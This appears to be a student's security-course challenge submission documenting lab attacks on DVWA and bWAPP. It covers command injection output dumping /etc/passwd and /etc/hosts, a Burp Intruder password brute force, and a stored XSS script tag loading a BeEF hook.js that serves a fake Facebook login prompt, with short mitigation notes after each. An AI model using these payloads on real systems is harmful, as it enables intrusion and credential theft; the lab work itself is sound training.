Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:



Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=56 time=25.050 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=27.236 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=23.643 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=24.714 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 23.643/25.161/27.236/1.306 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=56 time=25.578 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=28.420 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=24.301 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=27.120 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 24.301/26.355/28.420/1.555 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   35ab5b88a76d
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection


Username: admin
Security Level: low
PHPIDS: disabled

Write two or three sentences outlining mitigation strategies for this vulnerability:

To better protect against command injection you could segregate confidential files from the web facing server. You could also require validation that would deny access to select unintended files.

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:



2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
65	tonystark	I am Iron Man	200	□	□	11827	
0			200	□	□	11801	
1	superman	Up, up and away!	200	□	□	11801	
2	loislane	Up, up and away!	200	□	□	11801	
3	spiderman	Up, up and away!	200	□	□	11801	
4	jennyjones	Up, up and away!	200	□	□	11801	
5	tonystark	Up, up and away!	200	□	□	11801	
6	timtom	Up, up and away!	200	□	□	11801	
7	peterparker	Up, up and away!	200	□	□	11801	
8	clarkkent	Up, up and away!	200	□	□	11801	
9	michaelsmith	Up, up and away!	200	□	□	11801	
11	superman	Avengers Assemble	200	□	□	11801	

```
    </form>

    </br >

    <font color="green">
      Successful login! You really are Iron Man :)
    </font>

  </div>

  <div id="side">
```

0 matches

Finished

Burp Suite Community Edition v2022.12.6 - Temporary

192.168.13.35/ba_insecure_login_1.php

Login: test-user

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Vario be customized in different ways.

Payload set: 2   Payload count: 10

Payload type: Simple list   Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
Courage is immortal
I am Iron Man
His Past. Our future

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition
Thu 19:06
bWAPP - Broken Authentication - Mozilla Firefox
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions
Positions Payloads Resource Pool Options
Attack Save Columns
Results Positions Payloads Resource Pool Options
Request Response
Pretty Raw Hex Render
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Rule
Edit
Up
Down
Search...
Bugs
Change
Login

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
A good mitigation strategy would be to require stronger usernames and
passwords, and setting up an expiration on passwords. Also setting up
multi-factor authentication and enabling account lockouts after a certain
number of attempts.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Jett

Message * `<script src="http://127.0.0.1:3000/hook.js"></script>`

Name: test
Message: This is a test comment.

Name: King
Message: King was here

Name: Jett
Message:

Name: Jett
Message:

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
PHPIDS: disabled


```
▾<div id="system_info">
   <input id="help_button" class="popup_button" type="button" value="View Help" data-help-url="../../vulnerabilities/view_help.php?id=xss_s&security=low"
   )"=""> event
   <input id="source_button" class="popup_button" type="button" value="View Source" data-source-url="../../vulnerabilities/view_source.php?id=xss_s&
   security=low" )"=""> event
  ▸<div align="left">⋯</div>
 </div>
▸<div id="footer">⋯</div>
</div>
<div id="userdata_el" style="visibility: hidden; position: absolute;"></div>
</body>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

```
element ⚙ {                        inline
}
input, textarea, select ⚙ {        main.css:32
  font: ▸ 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body ⚙ {                  main.css:131
  ~~font-size: 13px;~~
}
Inherited from div#container
```

Select a Flex container or item to continue.

CSS Grid is not in use on this page



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:

Password:

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Mandatory validation of input data to make sure that only allowed data is
sent. And also making sure that all variable output in a page is encoded
before it is returned to the user.
```